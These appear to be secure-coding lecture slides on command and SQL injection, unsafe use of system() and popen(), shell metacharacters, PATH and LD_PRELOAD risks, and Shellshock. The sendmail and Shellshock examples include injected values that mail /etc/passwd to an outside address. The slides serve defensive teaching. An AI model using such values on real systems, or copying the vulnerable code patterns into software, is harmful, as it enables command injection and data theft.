CITS3007 Secure Coding
Injection and validation

Unit coordinator: Arran Stewart

Highlights

- Injection
  - Vectors for injection: command string, environment (especially PATH)
- Metacharacters
- SQL and OS injection

Injection

"Injection"-type vulnerabilities are ranked amongst the CWE's most dangerous vulnerabilities.

A small part of the CWE hierarchy:

- CWE-74: Injection
  "Improper Neutralization of Special Elements in Output Used by a Downstream Component"
  - CWE-77: Command Injection
    "Improper Neutralization of Special Elements used in a Command"
  - CW-943 Improper Neutralization of Special Elements in Data Query Logic
    - CWE-89: SQL Injection
      "Improper Neutralization of Special Elements used in an SQL Command"

Injection

The CWE describes CW-74 "Injection" as follows:

> *"The software constructs all or part of a command, data structure, or record using externally-influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could modify how it is parsed or interpreted when it is sent to a downstream component."*

Improper Neutralization

The gist of "Improper Neutralization of Special Elements in Output" is that you must **always** **validate your inputs** – especially when they'll be passed onto a downstream component.

We should assume inputs can be influenced by an attacker.

- "Special elements" are typically things like semicolons which have special meaning for some downstream component
  - e.g. they mark the start of a new command
- "Neutralizing" means to **quote** or **escape** those special elements so that they're no longer treated as special

Downstream component

A “downstream component” could be

- a call to a library function.
  For example, to
  - display a picture
  - play an animation
  - execute an OS command
- a message sent to another service.
  For example, to
  - send a web request to some server
  - query a database

Downstream component

"query a database":


- It's easy to think of this as meaning "get some information from a database"
  - when it really means "perform operations on a database (which could be reads or modifications)"

"compile some files":

- It's easy to think of this as meaning "read from some files, and create an output program"
  - When actually, most compilers are set up so that they can perform nearly arbitrary actions during "compilation"

Injection

We can imagine the situation looking something like this:



Injection example

The CWE includes examples of code vulnerable to each weakness. For example, for CWE-77 “Command Injection”:

```
int main(int argc, char** argv) {
  char cmd[CMD_MAX] = "/usr/bin/cat ";
  strcat(cmd, argv[1]);
  system(cmd);
}
```

Here, the developer’s intent is that the user supply a filename as the first argument to the command (`argv[1]`).

Injection example

```
int main(int argc, char** argv) {
  char cmd[CMD_MAX] = "/usr/bin/cat ";
  strcat(cmd, argv[1]);
  system(cmd);
}
```

The `system` function is then used to execute `"/usr/bin/cat/"` + `argv[1]`.

Calling system with some string `str` has the same effect as running /bin/sh -c *str*

What can go wrong here?

Operating system commands in code

It's very common for programmers to insert `system` calls (or the equivalent) in application code.

(i.e. to "shell out" a command – have the command be interpreted by a command shell.)

Reasons for this:

- Lack of an equivalent library in the language
- Convenience, time saving
  - Shell is easier to use than library

C – high-level shell-spawning

C only provides one portable way of executing other programs – the `system` function (which you should avoid using).

```
int system(const char *command);
```

Unix systems will usually provide the `popen` function, which is similar (and also best avoided) but gives you a "pipe" through which you can send input to a newly spawned process (**or** receive output from it; but you have to choose one or the other)

```
FILE *popen(const char *command, const char *type);
```

These are both fairly "high-level" functions (in C terms).

C – low-level process building blocks

Since `system` and `popen` aren't considered safe, what do we use?

The answer: you need to build up your own OS-specific solutions from simpler "building blocks".

On Unix systems, the low-level "building blocks" are:

- the "`exec`" family of functions (see `man execv`)
- the `fork()` function (see `man fork`; on Linux, this is a wrapper around the more powerful `clone()` system call)
- the `glob()` function (see `man glob`), or lower-level functions like `readdir()`

C – low-level process building blocks

The "`exec*`" family of functions
: e.g. `int execv(const char *path, char *const argv[]);` these replace the currently executing program with another.

`fork()`
: This lets you "clone" a near-copy of the current process.

`glob()`
: Find files which match a pattern

Building a solution

- Many ways to accidentally create security vulnerabilities with the `exec*` functions and `fork()`
- Unless experienced with them, you're usually best reading and adapting a well-vetted recipe from someone else.
- A good source is the *Secure Programming Cookbook for C and C++* by John Viega and Matt Messier (O'Reilly, 2003)
- Mostly available on the web via the O'Reilly website, https://www.oreilly.com
- Provides sample code
  - e.g. `spc_popen`, a safer version of `popen()`.
  - e.g. `spc_fork`, a safer wrapper around `fork()`.

Why is `system` unsafe?

Two main reasons:

- It invokes the system system shell, itself a complex piece of software
- It delegates to the system shell the job of
  - parsing the command(s) being executed – which could be an arbitrarily complex sequence of shell operations and wildcards
  - finding (somewhere on the user's `PATH`) any executables to be invoked

Both of these introduce lots of opportunities for things to go wrong, and especially, for injection attacks

```
char cmd[CMD_MAX] = "/usr/bin/cat ";
strcat(cmd, argv[1]);
system(cmd);
```

Why are exec* functions safer?

```
char cmd[] = "/usr/bin/cat";
char* cmd_args[] = { "cat", argv[0], NULL };
char* env[] = { NULL };
int res = execve(cmd, cmd_args, env); // plus, probably, a fork()
```

- You have to specify the full path to the command being executed
  - (Though the functions with `p` in the name – `execlp`, `execvp`, `execvpe` – will do a search in the `PATH` if you're sure it's safe)
- You can invoke only one command, and have to break up the arguments yourself; there's no opportunity to "inject a semicolon"
  - (Though it's always possible to invoke `/usr/bin/sh` if you want to)

Why are exec* functions safer?

```c
char cmd[] = "/usr/bin/cat";
char* cmd_args[] = { "cat", argv[0], NULL };
char* env[] = { NULL };
int res = execve(cmd, cmd_args, env); // plus, probably, a fork()
```

- You have precise control over the environment variables the executed command can see, and can sanitize them
  - (Though the functions without an e at the end will just copy over the parent environment, if you're sure that's what you want)

`system` precautions

If you *have* to use `system()` ...

- Sanitize the environment
  - Always better to keep only environment variables you *want* to allow, rather than try to remove ones you think could be dangerous (that is – whitelist, don't blacklist)
- Ideally, pass only a fixed string argument, with no wildcard characters
- Avoid including in the string argument any data which has come from the user (e.g. via `argv`)
  - And if you must, better to whitelist "known safe" characters or substrings, than try to detect unsafe ones

`exec*` precautions

- You should close all file descriptors you don't wish to deliberately pass to the child
- As for `system`, you should sanitize the environment (perhaps just passing an empty environment)
- Ensure you've permanently dropped any privileges before calling an `exec*` function, else the new program will inherit them

Running commands from other languages

Most other languages (Python, Java, and others) provide a wrapper around or similar functionality to `system()`:
1em

	Python	Java
Language:	Python	Java
Method:	`os.system`	`Runtime.exec(String cmd)`
Sample code:	`os.system("ls *")`	`Runtime.getRuntime() .exec("ls *");`

Running commands from other languages

Most languages also provide a somewhat "safer" command-running method, more like the `exec*` functions.

Python:

- Classes and functions in the `subprocess` module allow tight control over exactly what is executed and how commands are passed

Java:

- `Runtime.exec(String[] cmdarray)` is similar to C's `execve`
- As opposed to `Runtime.exec(String command)` (the unsafe one)
- Other versions of `Runtime.exec()` expose additional functionality.

Example commands in code

Another example (taken from *Building Secure Software*, p.320).

A Python CGI script processes a submitted web form, and extracts whatever an end user put in the “mail recipient” field:

```
# ... construct a message in /tmp/cgi-mail
os.system("/usr/bin/sendmail" + recipient + "< /tmp/cgi-mail")
```

Example commands in code

```
# ... construct a message in /tmp/cgi-mail
os.system("/usr/bin/sendmail" + recipient + "< /tmp/cgi-mail")
```

The developer *assumes* recipient is an email address –
e.g. `bob@bigcompany.com`

Example commands in code

```
# ... construct a message in /tmp/cgi-mail
os.system("/usr/bin/sendmail" + recipient + "< /tmp/cgi-mail")
```

The developer *assumes* recipient is an email address –
e.g. `bob@bigcompany.com`

But it could be:

`attacker@hotmail.com < /etc/passwd;`

Metadata and meta-characters

Metadata accompanies some body of data and provides additional information about it.

For example:

- how to display text strings by representing end-of-line characters
- indicating where a string ends, with an end-of-string marker
- mark-up such as HTML directives

For communications such as phone calls and email messages, metadata means all the data other than the message content (e.g. for emails, “To:”, “From:”, “Subject:”, date, etc)

In-band versus out-of-band

- **In-band representation** embeds metadata into the data itself. For example:
  - Length of C strings: encoded using `NUL` character as terminator in the data stream.
- **Out-of-band representation** separates metadata from data. For example:
  - Length of Java- or C++-style strings: stored separately outside the string.

(What are the advantages and drawbacks of each?)

Common meta-characters

Meta-**characters** are so common in some formats that it's easy to forget they are there.

For example:

- **separators** or **delimiters** used to encode multiple items in one string
- **escape sequences** which describe additional data. e.g.
  - newline character (`'\n'`), tab character (`'\t'`)
  - Unicode characters (`"\u0bf2"` in Python, "Tamil number one thousand")
  - Binary sequences (`"\x48\x31"`)

Metacharacters represent actual data, not metadata, but indicate some special encoding/meaning

Common meta-characters

Examples of meta-characters:

- Filenames (e.g. `/var/log/messages`, `../etc/passwd`)
  - the directory separator `/`
  - parent sequence `..`
- Windows file or registry paths (separator `\`)
- Unix PATH variables (separator `:`)
- Email addresses (use `@` to delimit the domain name)

(What are some others?)

Meta-characters for Unix shells

Some examples


- # – Indicates a comment
- ; – terminates command
- ` – backtick – inserts output of a command

There are lots of other metacharacters, e.g.

^ $? % & ( ) > < [ ] * ! ~ |

SQL metacharacters

In SQL, the semicolon is a metacharacter which marks the end of a command.



(Source: https://xkcd.com/327/)

Environment variables

- **Environment variables** are an (often neglected) form of input
- An attacker may be able to change them.

They're not the same as *shell variables*.

Some especially significant environment variables:

- `PATH` – a search path for finding programs
- `LD_LIBRARY_PATH` – tells dynamic link loaders where to look for shared libraries
- `HOME` – location of user's home directory

Source of environment variables

How does a process get its environment variables?

In one of two ways:

- If a new process is created using the `fork()` system call, the child process will inherits its parent process's environment variables.
- `execve(const char *pathname, char *const argv[], char *const env`
  doesn't copy any over, just creates the ones in `envp`
  - You can also manually copy some from the existing `environ`

Problems with PATH

- PATH defines a search path to find programs
- If commands are called without explicit paths, an incorrect (e.g. malicious) version may be found

One default on old Unix systems was to put the current working directory first on the PATH:

```
PATH=.:/bin:/usr/bin:/usr/local/bin
```

Why might this be a problem?

Pre-loading attacks on Unix

Unix systems use a search path for dynamic libraries which can be defined/overridden by variables such as:

- `LD_LIBRARY_PATH`
- `LD_PRELOAD`

If an attacker can influence these paths, they can change the libraries which get loaded.

Modern libraries avoid using these variables for `setuid` programs.

Erasing environment variables

In C/C++:

A simple way to erase all environment variables is setting the global variable `environ` to `NULL`.

`environ` has the declaration:

```
extern char **environ;
```

(See `man 7 environ`.)

Though note, the documentation of `environ` doesn't explicitly say you *can* write to the variable this way.

Shellshock

Bash (as with other programs) has environment variables.

Some of those can hold one-line *functions*:

```
sayhi() { echo "hi"; }
```

Bash's only way of "importing" a function is to run the function definition.

Shellshock

In vulnerable versions of `bash`, one could append arbitrary commands at the *end* of such a function definition.

```
sayhi() { echo "hi"; }; sendmail me@me.com </etc/passwd
```

A major problem, since many web servers at the time allowed web requests to be handled by scripts, and passed attacker-controllable information about a web request in environment variables.

Shellshock

The fix: environment variables holding *function* definitions are now marked with a special prefix and suffix, so that normal variables can't be treated as functions.